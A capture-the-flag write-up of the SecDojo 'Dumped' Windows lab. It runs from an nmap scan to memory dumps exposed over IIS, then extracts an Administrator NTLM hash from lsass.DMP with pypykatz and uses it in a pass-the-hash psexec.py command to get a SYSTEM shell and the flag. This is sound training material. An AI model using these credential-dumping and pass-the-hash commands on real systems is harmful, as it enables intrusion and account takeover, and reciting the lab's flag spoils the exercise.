SecDojo - Westeros Lab

Dumped machine write up

Sesco

2022-12-29

Information

- **Name:** Westeros Lab - Dumped Machine
- **Profile:** SecDojo
- **Difficulty:** Easy
- **Description:** Westeros is a network of vulnerable Windows servers. Each box suffers from a severe vulnerability that if properly exploited, will grant you administrator access and get you the root flag located at the Administrator desktop folder.

Enumeration

NMAP

We begin our reconnaissance by running an Nmap scan checking services and their versions also checking default scripts and testing for vulnerabilities.

```
$ nmap -sV -sC 172.16.4.202
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-28 14:29 UTC
Nmap scan report for 172.16.4.202
Host is up (0.0010s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: 172.16.4.202 - /
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Datacenter 14393
   microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-12-28T14:29:42+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=Dumped
| Not valid before: 2022-12-27T14:20:10
|_Not valid after:  2023-06-28T14:20:10
| rdp-ntlm-info:
|   Target_Name: DUMPED
|   NetBIOS_Domain_Name: DUMPED
|   NetBIOS_Computer_Name: DUMPED
|   DNS_Domain_Name: Dumped
|   DNS_Computer_Name: Dumped
|   Product_Version: 10.0.14393
|_  System_Time: 2022-12-28T14:29:37+00:00
```

```
28 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:
      microsoft:windows
29
30 Host script results:
31 |_nbstat: NetBIOS name: DUMPED, NetBIOS user: <unknown>, NetBIOS MAC:
      06:ec:26:2c:5f:98 (unknown)
32 | smb-security-mode:
33 |   account_used: guest
34 |   authentication_level: user
35 |   challenge_response: supported
36 |_  message_signing: disabled (dangerous, but default)
37 | smb2-security-mode:
38 |   3.1.1:
39 |_    Message signing enabled but not required
40 | smb2-time:
41 |   date: 2022-12-28T14:29:37
42 |_  start_date: 2022-12-28T14:20:11
43 | smb-os-discovery:
44 |   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016
      Datacenter 6.3)
45 |   Computer name: Dumped
46 |   NetBIOS computer name: DUMPED\x00
47 |   Workgroup: WORKGROUP\x00
48 |_  System time: 2022-12-28T14:29:37+00:00
49
50 Service detection performed. Please report any incorrect results at
      https://nmap.org/submit/ .
51 Nmap done: 1 IP address (1 host up) scanned in 20.12 seconds
```

From the above output we can see that ports, **80**, **135**, **139**, **445** and **3389** are the open ports also we found that the running system is **Windows Server 2016 Datacenter 6.3**.

Port 80

After checking what's on port 80 this is what we found.



Figure 1: *172.16.4.202:80/*



Figure 2: *172.16.4.202:80/dumps/process/*

This is very interesting the **.DMP** file or dump file format is used by Windows to dump the memory of a crashed program into a file for later diagnostic analysis therefore if we can extract informations from those files it can be helpful.



Figure 3: *determining file type*

Exploitation

After beating my head up trying to find a way or a tool to extract the informations from **.DMP** files, I finally found a tool named **pypykatz.py** which is Mimikatz implementation in python, and it only works with **lsass.DMP** which is decent because the **lsass.exe** process is the one responsible for verifing users logging on to a Windows computer or server, handles password changes, and creates access tokens. it means we can find passwords in its dump file.

```
$ pypykatz lsa minidump ./lsass.DMP
INFO:root:Parsing file ./lsass.DMP
FILE: ======== ./lsass.DMP =======
== LogonSession ==
authentication_id 2038524 (1f1afc)
session_id 0
username Administrator
domainname DUMPED
logon_server DUMPED
logon_time 2020-10-29T17:27:39.507840+00:00
sid S-1-5-21-3442779028-2509691204-4132320481-500
luid 2038524
....
== LogonSession ==
authentication_id 161412 (27684)
session_id 2
username Administrator
domainname DUMPED
```

```
logon_server DUMPED
logon_time 2020-10-29T15:19:57.115459+00:00
sid S-1-5-21-3442779028-2509691204-4132320481-500
luid 161412
        == MSV ==
                Username: Administrator
                Domain: DUMPED
                LM: NA
                NT: 78f9261c7b0f08bd9a3b3b13340e4c2a
                SHA1: b1553efa581712a8efead9829535b1a723f7cc40
                DPAPI: NA
        == WDIGEST [27684]==
                username Administrator
                domainname DUMPED
                password None
        == Kerberos ==
                Username: Administrator
                Domain: DUMPED
        == WDIGEST [27684]==
                username Administrator
                domainname DUMPED
                password None
        == DPAPI [27684]==
                luid 161412
                key_guid 6a105211-df65-4190-9119-f3fc00c33238
                masterkey
                    e91a544b4dc136e4b0518571830bcd35c6540437e79e443f253f6df973b05a99

                sha1_masterkey 1e4f90580f6afabf0c4c867a3c39891490736d1c
....
```

Even though we didn't find a text-format passwords, there was a part of NTLM hash **NT:78f9261c7b0f08bd9a3b3b13340e4c2a** which we could use in our Pass-The-Hash attack using **psexec.py** tool.

```
└─$ psexec.py Administrator:@172.16.4.202 -hashes :78f9261c7b0f08bd9a3b3b13340e4c2a
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.4.202.....
[*] Found writable share ADMIN$
[*] Uploading file hEjUSAHm.exe
[*] Opening SVCManager on 172.16.4.202.....
[*] Creating service dffi on 172.16.4.202.....
[*] Starting service dffi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 4: *Inside the windows machine*

Root Flag

After navigating to the Administator's desktop I found our flag.

`Dumped_Sesco-xaaxzdlfy4zjwjs5ln0nfvmtwqqhlwy4`